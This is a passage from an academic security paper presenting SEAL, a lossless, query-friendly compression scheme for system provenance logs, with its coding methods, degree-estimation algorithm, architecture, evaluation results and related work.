Under the standard Golomb coding schema, the quotient q is then coded under unary coding, and the reminder r is coded under truncated binary encoding to guarantee that the value after coding (called codeword) is a prefix code. In our case, however, the truncated binary encoding is not necessary because the codewords are separated by different entries automatically. As such we use a simpler mechanism, binary coding, for r. The coded data is then calculated by concatenating p and r. For instance, given a long integer 1562734588980 (64 bits) and a $M = 1562700000000$, the binary form of p and r after coding will be 10 (2 bits) and 10000011111100100100110100 (26 bits). In this example, 32 bits are sufficient to store the Golomb codeword.

3.5 Query and Decompression

As defined by `QFC`, decompression is only necessary when the relation between the time range specified in the query and in the edge cannot be determined. If there are no intersections of these two ranges, decompression can be skipped. In our back-tracking queries, the above property holds for two reasons. First, due to the *order preservation* property of Golomb coding, it is unnecessary to decode all Golomb codes in the database to answer a query with a timestamp constraint. The specified timestamp can be simply encoded by Golomb code, and used as the new constraint issued to the database. Second, the minimum `starttime` t^0_{start} is recorded in a merged edge. Hence, if we back-track for events whose `starttime` is smaller than some given t_{query}, then all individual edges of an combined edge with $t^0_{start} > t_{query}$ will be rejected. Therefore, the database does not need to decompress and can safely reject this combined edge.

Here we use the example shown in Figure 3 to demonstrate how the query and decompression work. Assume a query tries to initiate back-tracking on `E` to find the prior causal events whose `starttime` is less than $t_{query} = 65$. First, t_{query} will be Golomb coded into $Gol(65)$. And the database needs to find events such that $Gol(t^0_{start}) < Gol(65)$ and the destination node is `E`. For the merged event [`50, 80, b, E, Read`], its $t^0_{start} = 50$ value is stored as $Gol(50)$. By order preservation of Golomb code, $Gol(50) < Gol(65)$. Thus this merged event will be identified. Second, we decompress this merged event for further inspection. We extract `starttime` $Gol(t^0_{start}) = Gol(50)$ and Golomb decoding is applied to obtain $t^0_{start} = 50$. Then we recover the timestamp sequence $\mathbf{t}_{start}$ by calculating $t^j_{start} = t^{j-1}_{start} + \Delta^j_{start}, j \geq 1$. In this example, $t^1_{start} = 50, t^2_{start} = 70$. Comparing the individual timestamps now is feasible. It will be found that only the first individual edge is a valid answer. The final step is to find the individual nodes corresponding to the valid edges from the node map in Table 2. After that, the result [`50, 60, B, E, Read`] is returned.

It can be seen that if $t_{query} = 30$, all incoming edges of `E` can be rejected without Golomb or delta-code decompression (t_{query} still needs to be Golomb encoded before issuing the query).

3.6 Compression Ratio Estimation

Applying compression to the log data may be desirable only if the compression ratio is higher than a threshold. As a result, it is important to obtain the compression ratio or its estimate before compression. While a full scan of the causality graph gives a precise compression ratio, the overhead is significant. As a result, we develop an algorithm to estimate the compression ratio. To that end, we show that this estimation is reduced to obtaining d_{avg}, the average degree of the undirected version of the causality graph (Appendix A). A degree estimator is developed with a sample size only depending on the required accuracy rather than on the number of nodes or the number of edges. As described in Section 4, we implement `SEAL` for online compression, this algorithm is applied to chunks of data sequentially.

Compression ratio estimation. Let $G_{undirected}$ denote the undirected graph which is identical to the dependency graph except that edge directions are removed. Let d_{avg} be its average node degree. From Appendix A, we find that the compression ratio is an explicit function of d_{avg}. The compression ratio

estimation reduces to estimating the average degree. To minimize the data access and query time during estimation, we present an average degree estimation algorithm that samples nodes in an undirected graph H based on random walk (see Algorithm 2). The algorithm can be applied to $H = G_{undirected}$ and outputs d_{avg}. In the following, we use the notation d_H for the average degree of H, and $\hat{d}$ the estimated average degree. For any vertex v of H, denote by d_v its degree.

One way to estimate the average degree is to uniformly sample nodes in H and get their degrees, and obtain the average of the sampled degrees [21]. The estimator from the sample set S is:

$$\hat{d} = \frac{\sum_{v \in S} d_v}{|S|} = \frac{\sum_{v \in S} d_v}{\sum_{v \in S} 1}. \quad (2)$$

This method can be improved when we also obtain a random neighbor of each sampled nodes [27]. The required number of samples (sample complexity) is $O(\sqrt{n})$ to obtain a constant-factor estimation, where n is the number of nodes. Another way is to sample nodes according to the node degree, and use collisions in the samples to obtain the estimate [41], where the required sample complexity is $\Omega(\sqrt{n})$. Our algorithm is inspired by the 'Smooth' algorithm of [17], where a node v is sampled proportional to its degree plus a constant, $d_v + c$, where the constant $c = \alpha d_H$ is a coarse estimate of the average degree with a multiplicative gap α. The coarse estimation c can be obtained from history or a very small subgraph in our problem. The resultant sample complexity is no more than $\max(\alpha, \frac{1}{\alpha})\frac{6}{\varepsilon^2}\log\frac{4}{\delta}$, and the average degree estimate $\hat{d}$ satisfies

$$Pr\Big((1-4\varepsilon)d_H \leq \hat{d} \leq (1+4\varepsilon)d_H Big) \geq 1-\delta, \quad (3)$$

for all $0 < \varepsilon \leq 0.5, 0 < \delta < 1, \alpha > 0$.

In large graphs, it is hard to sample nodes in the entire graph according to some distribution as we do not know the number of nodes and the node degrees. To overcome such difficulty, the Smooth algorithm can be modified such that the sampled nodes are obtained by random walk [17]. However, it makes some assumptions that do not readily fit the dependency graph problem: (i) The graph needs to be irreducible and aperiodic. However, the dependency graph naturally contains disconnected components. (ii) The sample complexity needs to be high enough to pass the mixing time and approach the steady-state distribution, which varies depending on the structure of the graph.

To overcome these issues, two techniques are used in Algorithm 2. First, random walk with escaping [7] jumps to a random new node with probability p_{jump} and stays on the random walk path with probability $1 - p_{jump}$ (see Line 4). Therefore, we can reach different components of the graph. Second, thinning [41] takes one sample every θ samples as in Line 7. We obtain θ groups of thinned samples. If the samples are indexed by $0, 1, 2, \ldots$, then in our algorithm the j-th group, denoted by S_j, contains samples indexed by $j, j+\theta, j+2\theta, \ldots$, for $0 \leq j \leq \theta - 1$. Each group produces its own estimate (Line 13), and the final estimate is the average of these groups (Line 14). Since the sample distribution is not uniform, we cannot directly use the estimator of Equation (2). The sampled degrees need to be re-weighted using the Hansen-Hurwitz technique [32] to correct the bias towards the high degree nodes, corresponding to the term $d_v + c$ in the numerator and the denominator of Line 13. Note that due to the difficulty to sample a node from the entire graph, the sample distribution is not specified in Lines 2 and 9.

Algorithm 2 Average degree estimation.

Input: undirected graph H, sample size r, coarse average degree estimator c, thinning parameter θ, jumping probability p_{jump}
Output: average degree estimator $\hat{d}$

1: $S_j \leftarrow \emptyset, j = 0, 1, \ldots, \theta - 1$
2: Randomly sample a node v_{pre} of H
3: **for** $i = 0$ to $r - 1$ **do**
4: $\quad rnd \sim$ Bernoulli(p_{jump})
5: $\quad$ **if** $rnd = 0$ **then**
6: $\quad\quad$ Uniformly sample a neighbor v of v_{pre} assuming v_{pre} also has c added self loops
7: $\quad\quad S_{i \mod \theta} \leftarrow S_{i \mod \theta} \cup \{v\}$
8: $\quad$ **else**
9: $\quad\quad$ Randomly sample a node v of H
10: $\quad$ **end if**
11: $\quad v_{pre} \leftarrow v$
12: **end for**
13: $\hat{d}_j = \frac{\sum_{v \in S_j} d_v/(d_v+c)}{\sum_{v \in S_j} 1/(d_v+c)}, j = 0, 1, \ldots, \theta - 1$
14: $\hat{d} = \frac{1}{\theta}\sum_{j=0}^{\theta-1} \hat{d}_j$

4 Architecture

Design rationale. Figure 5 shows the architecture of SEAL and how it is integrated into the log ingestion and analysis pipeline. SEAL resembles the design [77] at the very high level. In [77], the compression system mainly includes three elements: computing components, caches, and the database. In this work, we redesign those elements according to our algorithm for both the compression system and the query system. The *compression system* receives online data streams of system events, encodes the data, and saves them into the database. The *query system* takes a query, applies the query transformation and recovers the result with post-processing, and returns the result. The information flow follows closely the definition of QFC in Section 3.2 and includes the structure and property compression R_s, R_p, the query transformation F, and the post-processing P, which are explained in details in Sections 3.3 – 3.5.

Due to the current monitoring system structure of our indus-

trial collaborator, SEAL is solely deployed at the server-side by the data aggregator. Note that, alternatively, one can choose to compress the data at the host end before sending them to the data aggregator. Since there are no cross-host events in FileEvent, the compression ratio will be identical for both choices.

Online compression. While offline compression can achieve an optimized compression ratio with full visibility to the data, it will add a long waiting time before a query can be processed. Given that causality analysis could be requested any time of the day, offline compression is not a viable option. As such, we choose to apply online compression.

The online compression system is built by the following main components: (i) The optional compression ratio estimator. If the estimated ratio as described in Section 3.6 is more than the given threshold, data is passed through the following components. Otherwise, data is directly stored in the database. (ii) Caching. It organizes and puts the most recent data steam into a cache. When the cache is filled, the data will be compressed. The cache size is configurable, called *chunk size*. (iii) Graph structure compression. It merges and encodes all the edges that satisfy the edge merge pattern as in Section 3.3. It also generates the node mapping between the individual nodes and the new nodes, shown in Table 2. (iv) Edge property compression. It encodes each event timestamp entry using delta coding and Golomb codes as in Section 3.4.

Next, we remark on some design choices. The configurable chunk size provides a tradeoff between the memory cost and the compression ratio. The larger the chunk size, the more edges can be combined. We found in our experiments as in Section 5 that 134 MB per host is a large enough chunk size offering sufficiently high compression capability.

Query. The query system comprises three main components. (i) Query transformation. Given a query Q, SEAL transforms it into another query Q' that the compressed database can process. In particular, it needs to transform the queried timestamp and the srcid constraints, if there are any. The timestamp constraint is encoded into a Golomb codeword, which is used as the new constraint as in Section 3.5. If a srcid is given, then this individual node is mapped to all the corresponding new nodes using the node map. (ii) Querying. The transformed query Q' is issued to the database and the answer is obtained. (iii) Post-processing. The combined edges are decompressed from delta codes, the timestamp constraint is checked, the merged node is mapped to individual nodes, and the valid individual edges are returned as described in Section 3.5.

Note that, in the query transformation component, if dstid is a query constraint, then no node mapping is required since only source nodes are merged during compression. In our work, we focus on back-tracking, where srcid is not a query constraint, hence the query transformation is simplified. Moreover, the node mapping progress is fast due to the small number of objects compared to the events.

For each given destination ID, at most one combined edge will be returned as an answer in each chunk (containing 10^5 to 10^6 events depending on the chunk size). This observation combined with the fact that the dependency graph is much smaller after compression effectively controls the query overhead in our experiments.




Figure 5: The SEAL architecture of online compression and querying.

To quickly access the node map as in Table 2, it is cached using a hash map. Given that the number of nodes is much smaller than the number of edges, the memory size of this hash map is a small fraction of the database size.

5 Evaluation

5.1 Experiment Setup

Our evaluation about compression is primarily on a dataset of system logs collected from 95 hosts by our industrial partner, which we call DS_{ind}. This dataset contains 53,172,439 events and takes 20GB in uncompressed form. For querying evaluations, we select a subset of DS_{ind} covering 8 hosts, with 46,308 events and a total size of 8 GB. As DS_{ind} does not have ground-truth labels of attacks, we use another data source under the DARPA Transparent Computing program [16]. The logs are collected on machines with OS instrumented, and a red team carried out simulated APT attacks. Multiple datasets are contained, and each one corresponds to a simulated attack. We use CARDETs dataset, which simulates an attack on Ngnix server, with a total of 1,183M events (27% write, 25.8% read and 47.2% execute), and we term this dataset DS_{dtc}. Since our system focuses on event merging, we only compress the edges and a subset of the attributes, with 233GB data size.

We implemented SEAL using JAVA version 11.0.3. We use JDBC (the Java Database Connectivity) to connect to PostgreSQL Database version Ubuntu 11.3-1.pgdg18.04+1. For DS_{ind}, we run our system on Ubuntu 14.04.2, with 64 GB memory and Intel(R) Xeon(R) CPU E5-2640 v3 @ 2.60GHZ. To run the queries, one machine with AMD Ryzen 7 2700X

Eight-Core Processor and 16GB memory is used. For DS_{dtc}, we run the system on Ubuntu 16.04, with 32 GB memory and Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz.

Section 2.3 compares the designs between SEAL and other systems, and demonstrates when other systems introduce errors to attack investigation. In this section, we quantify the difference, and select the method of Full Dependency (FD) preservation [37] as the comparison target, which strikes a good balance between reduction rate and preservation of analysis results. Under FD, A node u is *reachable* to v if either there is an edge $e = (u, v)$ or there is a causality dependency $e_u \rightarrow e_v$, where e_u is an outgoing edge of u, and e_v is an incoming edge of v. We implement a relaxed FD constraint, where repeated edges (between any pair nodes) are merged such that the reachability for any pair of nodes in the graph is maintained. The corresponding compression ratio is better than FD since it is a relaxation. We compare the relaxed FD with our method SEAL.

Our evaluation focuses on the following aspects. In Section 5.2, we study the data compression ratio and the number of reduced events for different hosts and different accessright operations (read, write, and execute). We demonstrate the impact of the assigned chunk size (for caching events) on the reduction factor. We compare our method to relaxed FD on compression rate. In Section 5.3, we compare the processing time of running back-tracking queries on the compressed and uncompressed databases. For the compressed case, the time for the database to return the potential merged events and the time for SEAL to post-process them are investigated. We show the accuracy advantages of lossless compression under queries with time constraints. Finally in Appendix B, we evaluate the accuracy of the average degree estimator and compare it with direct uniform sampling.

5.2 Compression Evaluation

Compression ratio. We measure the compression ratio as the original data system over the compressed data system using the above two chunk sizes. For DS_{ind}, when the chunk size (number of cached events) is 10^6, the compressed data is reduced to 7.6 GB from 20 GB, resulting in a compression ratio of **2.63x**. For DS_{tpc}, the chunk size equals one file size and contains around 5×10^6 events. The compressed size is 18 GB reduced from 233GB, resulting in a compression ratio of **12.94x**.

Reduction factor for different operations and hosts. To further understand the compression results, we investigate the reduction factor, defined as the number of original events divided by the number of compressed events. We focus on DS_{ind}, and some examples of the hosts and the average reduction factors from 95 hosts are illustrated in Table 3. In the table, we list results for the chunk size of 10^6 as well as 10^5.

It can be observed that the types of events (read, write, and execute) differ by the hosts. We observed that in DS_{ind}, read is the most popular operation among most of the hosts, where 72 hosts have more than 50% read events. Write is much less prevalent in general, where 67 hosts have between 10% to 30% write events. Finally, execution varies by the host, and 69 hosts have between 10% to 60% executions.




Figure 6: The cumulative distribution of the reduction factors for the 95 hosts in DS_{ind}. The reduction factor is calculated for all three types of operations, read, write, and execute, and the overall events in each host.

On average, the reduction factor of execute events is higher than reads, and writes have the lowest reduction factor, as can be seen from the last row of Table 3. However, for each host, this ordering changes depending on the structure of the dependency graph, e.g., if there exist many repeated events between two nodes. Host 5 is an example that has reduction factors similar to the average case. Hosts 23, 52, 3 see higher reduction factors of read, write, and execute events, respectively. Host 94 is an example of high reduction factors for all events. In Figure 6 we plot the cumulative distribution of the reduction factors among the 95 hosts.

The number of events of a host affects the reduction factor to some extent. In particular, if the number of events is less than the chunk size, as occurred for a few hosts when the chunk size is 10^6, the cache is not fully utilized, and fewer merge patterns may be found. However, some hosts with a small number of events still outperform the overall case as the last row in Table 3, due to their high average degree.

Previous works like NodeMerge focus on one type of operation, such as read [77], and show a high data reduction ratio on their dataset. Our result suggests such an approach is not always effective, when compressing data from different types of machines (e.g., Host 94). As such, SEAL is more versatile to different enterprise settings.

Chunk size. When the chunk size is increased from 10^5 to 10^6, the overall reduction factor is increased by 1.7 as in the last row of Table 3. Correspondingly, the consumed memory size is increased from 134 MB to 866 MB. The cumulative distribution of the reduction improvement, which is the reduction factor of chunk size 10^6 divided by that of chunk size 10^5, is plotted in Figure 7. The improvement is due to the fact that when more events are considered in one chunk,

Host ID	Event Count / Reduction	Read % / Reduction	Write /Reduction	Execute / Reduction
5	278913 / 9.25x / 5.85x	61% / 6.6x / 4.1x	11% / 9.2x / 8.4x	28% / 65.3x / 33.0x
23	880162 / 25.45x / 19.14x	91% / 37.7x / 26.9x	8% / 5.3x / 4.5x	1% / 35.8x / 13.2x
52	523671 / 41.45x / 17.36x	70% / 39.1x / 14.8x	22% / 54.9x / 47.5x	8% / 36.6x / 14.7x
3	312392 / 15.37x / 13.31x	36% / 12.6x / 10.8x	29% / 8.8x / 8.4x	34%/ 125.8x / 52.3x
94	517978 / 78.82x / 26.9x	20% / 19.8x / 6.1x	8% / 200.6x / 96.3x	72% / 346.0x / 209.1x
All	53172439 / 9.81x / 5.71x	65% / 10.3x / 5.5x	19% / 5.3x / 3.7x	15% / 76.3x / 38.7x

Table 3: Example hosts and the reduction factors. The reduction factors are measured for two chunk sizes: 10^6 and 10^5. The last row shows the overall result for the 95 hosts.




Figure 7: The cumulative distribution of the improvement over the 95 hosts when the chunk size is increased from 10^5 to 10^6. The improvement for Read, write, execute, and overall events in each host is calculated.




Figure 8: Comparison between our methods and FD.

more edges exist in the dependency graph, but the number of nodes does not increase as fast. A larger average degree and hence a larger reduction factor is achieved. It can be seen that the execute events change the most with a larger chunk size, while the write events change the least with the chunk size. This also is consistent with the fact that executions have more repeated edges between processes while write events operate on different files over time.

Comparison to FD. We use DS_{dtc} to compare `SEAL` and FD, as the DARPA data is also used by Hossain et al. [37]. Figure 8 shows the compression ratio of four methods: 1) "optimal" – keeping only one random edge between any pair of nodes, which violates causality dependency but gives an upper bound on the highest possible compression ratio when repeated edges are reduced, 2) "FD" – removing repeated edges under relaxed full dependency preservation, 3) "SEAL repeat edge" – our method that only compresses all repeated edges, and 4) "SEAL" – our method that compresses all incoming edges of any node.

Figure 8 shows that if we only compress the repeated edges by SEAL, we can get almost the same compression ratio as FD. Both methods are close to the minimum possible compressed size under repeated edge compression. Besides, if we compress all the possible edges using `SEAL`, we get a compression ratio of 12.94x compared to 8.96x for FD preservation.

5.3 Query Evaluation

We measured the querying and decoding time cost of `SEAL` as well as the querying time of the uncompressed data. We use a dataset with 830,235 events under DS_{ind} and run backtracking through breadth-first search (BFS) to perform the causality analysis for every node. We use BFS here as it can be seen as a generalization of causality analysis: if no additional constraints are assumed, causality analysis is BFS under causality dependency. In particular, starting from any POI node x, we query for all incoming edges $e_1, e_2, \ldots, e_d$ and the corresponding parent nodes $y_1, y_2, \ldots, y_d$, where d is the incoming degree of x. Then for each node y_i, $1 \leq i \leq d$, we query for its incoming events whose `starttime` is earlier than that of e_i. The process continues until no more incoming edge is found.

Figure 9 shows the performance of this evaluation. The querying and the decoding time on the compressed data normalized by the querying time on the uncompressed data are plotted. We obtain 133 start nodes each of which returns more than 2,000 querying results. We observe that **89%** starts nodes (118 out of 133) use less time than the uncompressed data, and 30 start nodes use less than half the time of the uncompressed data. Moreover, on average decompression only takes 18.66% of the overall time, because only potentially valid answers are decompressed. It is also observed that the

NID	Number of Reachable Nodes/Edges			
	Uncmp	SEAL	Cnstrnd Uncmp	Cnstrnd SEAL
1	1093/4302	1093/4302	293/779	293/779
2	9496/37944	9496/37944	1457/5999	1457/5999
3	178/616	178/616	116/358	116/358
4	45/3739	45/3739	11/2113	11/2113

Table 4: The results of back-tracking starting from 4 nodes. "NID", "Uncmp" and "Cnstrnd" are short for "Node ID", "Uncompressed" and "Constrained".

querying time of SEAL is only 63.87% of the querying time for uncompressed data. For DS_{dtc}, SEAL runs on about 5.27M nodes, 15.47% nodes use less time than the uncompressed data, and on average takes 1.36x time of the uncompressed data.

Note that queries usually have a restrictive latency requirement while compression of collected logs can be performed at the background of a minoring server. Our method tradeoff the computation during compression for better storage efficiency and query speed.

Evaluation of attack provenance. Here we use the simulated attacks of DS_{dtc} to evaluate whether SEAL preserves the accuracy for data provenance. We use four processes on two hosts (two for each) which are labeled as attack targets (ta1-cadets-2 and ta1-cadets-1) as the starting nodes. Then we run the BFS queries, and count 1) the number of nodes reachable from a starting node (reachable is defined in Section 5.1) and 2) the number of edges from a starting node to all its reachable nodes. Table 4 (Columns 2 and 3) shows the number of reachable nodes and edges in the BFS graph. It turns out SEAL returns the exact same number of reachable nodes and edges as the uncompressed data, indicating it preserves provenance accuracy. Next, we demonstrate the versatility of our lossless method for queries with time constraints, for example, when the analyst knows that the attack occurred in an approximate time period $[t_1, t_2]$. Since our lossless compression can restore all the time information, we can add arbitrary constraints to our analysis without any concerns, which is verified by the last two columns (Column 4 and 5) of Table 4. Lossy reduction methods, such as FD, even though preserve certain dependency, still lose time information once edges are removed, and thus might introduce false connectivity under time constraints (see Figure 2 for an example).

6 Discussion

Limitations and future works. DS_{ind} is collected for a small number of days and a subset of all hosts from our industrial partner. Therefore, a larger dataset may provide a more comprehensive understanding of the performance for SEAL. The




Figure 9: Querying and decompression time of back tracking with 133 start nodes that return the largest result sizes, normalized by the querying time of the uncompressed data. The nodes index are sorted by the query time.

compression ratio can be further improved through two possible methods. First, the proposed algorithms reduce the number of events, but the properties of all merged events are losslessly compressed together. Even though such compression produces a hundred percent accuracy for log analytics and the merge patterns can be easily found, dependency-preserving timestamp lossy compression may improve the storage size. Second, domain-specific knowledge can be explored such as removing temporary files [45]. Another limitation is the memory overhead to store the node map as in Table 2, which is the only extra data other than the events. Our experiment results show that the node map takes 114 MB on disk, but consumes 1.4 GB when loaded into memory. The memory cost can be reduced by replacing generic hash maps of Java with user-defined ones.

Potential attacks. When the adversary compromises end-hosts and back-end servers, she can pro-actively inject/change/delete events to impact the outcome of SEAL. Log integrity needs to be ensured against such attacks, and the existing approaches based on cryptography or trusted execution environment [9, 40, 60, 64, 71] can be integrated to this end.

One potential attack against SEAL is denial-of-service attack. Though delta coding and Golumb coding are applied to compress edges, all timestamps have to be "remembered" by the new edge. The adversary can trigger a large number of events to consume the storage. This issue is less of a concern for approaches based on data reduction, as those edges will be considered as repeated and get pruned. Moreover, knowing the algorithm of compression ratio estimation, the adversary can add/delete edges and nodes to mislead the estimation process to consider each block incompressible. On the other hand, such denial-of-service attack will make the performance of casualty analysis fall back to the situation when no compression is applied at most. The analysis accuracy will not be

impacted. Besides, by adding/deleting an abnormal number of events, the attacker might expose herself to anomaly detection methods.

Out-of-order logs. Due to reasons like network congestion, logs occasionally arrive out of order at the back-end analysis server [84]. Since the dependency graph possesses temporal locality, such "out-of-order" logs result in potential impact on the compression ratio. This issue can be addressed by the method described as follows. Assuming the probability of out-of-order logs is p, the server can reserve pN temporary storage to hold all out-of-order logs in a day, where N is the daily uncompressed log size. During off-peak hours, the server can process each out-of-order log. For log from Node u to Node v, we 1) retrieve in the compressed data the merged edges to v and decompress the timestamps, and 2) merge the edge (u,v) with the retrieved edges and compress the timestamps. Since the probability p is typically small and off-peak hours are utilized, out-of-order logs can be handled with smoothly.

Generalizing SEAL. Though SEAL is designed for causality analysis in the log setting, it can be extended to other graphs/applications as well. Generally, SEAL assumes the edges of a graph have attributes of timestamp, and the application uses time range as a constraint to find time-dependent nodes/edges. Therefore, the data with timestamp and entity relations, like network logs, social network activities, and recommendations, could benefit from SEAL. Besides forensic analysis, other applications relying on data provenance, like fault localization, could be a good fit. We leave the exploration of the aforementioned data/applications as future work. In terms of the execution environment of SEAL, we assume SQL database stores the logs on a centralized server, like prior works [37, 45, 77, 83]. It is possible that the company deploying SEAL in a distributed environment (e.g., Apache Spark) with non-SQL-based storage. How to adjust SEAL to this new environment worth further research as well.

7 Related Works

Attack Investigation. Our work focuses on reducing the storage overhead of system logs while maintaining the same accuracy for attack investigation, in particular causality analysis. Nowadays, causality analysis is mainly achieved through back-tracking, which was proposed by King et al. [42]. This technique has been extended to scenarios like file system forensics [73] and intrusion recovery [26]. In addition to desktop computers, the technique has been applied to high-performance computers [15] and web servers [3, 4].

As keeping system logs from machines in an enterprise consumes paramount storage space, recent research efforts are focused on reducing such overhead. One main approach is to *remove* logs matching certain conditions, including edges with same source and target [83], temporary files [45], frequent invocation of programs [77] and identical events with multiple versions [37]. In addition, the labels provided by operating systems [76] and access control polices [5] have been leveraged for log removal. The fundamental difference of SEAL is that it *compresses* logs under various codes, such that *all* information useful for attack investigation is preserved.

As the system logs are generated by the logger of end-hosts, a number of works studied how to improve the efficiency of the logger. In particular, in-kernel cache [49], kernel-space hooks [65, 66], dual execution [43], execution partitioning [50], tracing-tainting alternation [51], on-demand information flow tracking [39], and library-aware tracing [81] have been proposed to enhance the logger for efficient provenance analysis. In addition to efficiency, the security of the logger itself has been investigated [6, 9]. Since SEAL is applied on the side of the data aggregator, it can complement the approaches on the side of end-hosts.

After the logs are collected, how to connect and represent them is very important for effective attack investigation. Most of the effort has been spent on tailoring the logs for graph-based analytics [31, 33, 36, 57, 58, 70]. Besides, some works studied how to reconstruct the "crime scene" from the logs [46, 56, 67, 80]. Since the result of the log analytics needs to be processed by human analysts, research has been done to develop new domain-specific query languages [23–25, 44, 72] and task prioritization [34, 48] to reduce their workload.

Breach Detection in Enterprise Environment. Prior to attack investigation, the detection systems like Firewall, Web Proxy, and IDS deployed by the enterprise needs to identify the breach promptly and generate alerts. A line of research has been done to mine attacks from enterprise logs with machine-learning techniques. Classical machine-learning models like logistic regression and random forest have been applied to detect malicious domains from network logs [62, 63, 84] and malicious files from end-host logs [10]. Recently, deep-learning models like Long short-term memory (LSTM) [19] and embedding [47] are leveraged for the similar purposes. While the primary application of SEAL is on causality analysis, it could be adjusted for breach detection and we leave this exploration as future works.

Data Compression on Databases. Compression on databases can be traced back to Bassiouni [2] and Cormack [13] in 1985, where compression techniques are applied to the properties or fields of the records. Graefe and Shapiro [29] proposed to compress the properties and query on compressed data as much as possible. Compression across different properties was investigated in [68] in order to explore the dependency among related fields. Column-oriented database [1, 38, 75] stores each column of the database separately, and compression potential along the column can be explored. Compression of bitmap indexes has been developed in a variety of works, e.g., [12, 61, 74, 82] to improve query processing. We investigate a new application, causality analysis, with compression.

8 Conclusion

Causality analysis reconstructs information flow across different files, processes, and hosts to enable effective attack investigation and forensic analysis. However, it also requires a large amount of storage, which impedes its wide adoption by enterprises. Our work shows the concern about storage overhead can be eased by query-friendly compression. Comparing to prior works based on data reduction, our system SEAL offers similar or better storage (e.g., 9.81x event reduction and 2.63x database size reduction on DS_{ind}) and query efficiency (average query speed is 64% of the uncompressed form) with guarantee of no false positive and negative in casualty queries. We make the first attempt to integrating the techniques in the coding area (like Delta coding and Golumb coding) with a security application. We hope in the future more security applications can be benefited with techniques from the coding community and we will continue such investigation.

Acknowledgments

We thank our shepherd Birhanu Eshete and the anonymous reviewers for their helpful comments that improved the paper.

References

[1] Daniel J Abadi, Peter A Boncz, and Stavros Harizopoulos. Column-oriented database systems. *Proceedings of the VLDB Endowment*, 2(2):1664–1665, 2009.

[2] Mostafa A. Bassiouni. Data compression in scientific and statistical databases. *IEEE Transactions on Software Engineering*, (10):1047–1058, 1985.

[3] Adam Bates, Kevin Butler, Alin Dobra, Brad Reaves, Patrick Cable, Thomas Moyer, and Nabil Schear. Retrofitting applications with provenance-based security monitoring. *arXiv preprint arXiv:1609.00266*, 2016.

[4] Adam Bates, Wajih Ul Hassan, Kevin Butler, Alin Dobra, Bradley Reaves, Patrick Cable, Thomas Moyer, and Nabil Schear. Transparent web service auditing via network provenance functions. In *Proceedings of the 26th International Conference on World Wide Web*, pages 887–895, 2017.

[5] Adam Bates, Dave Tian, Grant Hernandez, Thomas Moyer, Kevin RB Butler, and Trent Jaeger. Taming the costs of trustworthy provenance through policy reduction. *ACM Transactions on Internet Technology (TOIT)*, 17(4):1–21, 2017.

[6] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 319–334, 2015.

[7] Monica Bianchini, Marco Gori, and Franco Scarselli. Inside pagerank. *ACM Transactions on Internet Technology (TOIT)*, 5(1):92–128, 2005.

[8] VMware Carbon Black. Threat hunting and incident response for hybrid deployments. https://www.carbonblack.com/products/edr/, 2020.

[9] Kevin D Bowers, Catherine Hart, Ari Juels, and Nikos Triandopoulos. Pillarbox: Combating next-generation malware with fast forward-secure logging. In *International Workshop on Recent Advances in Intrusion Detection*, pages 46–67. Springer, 2014.

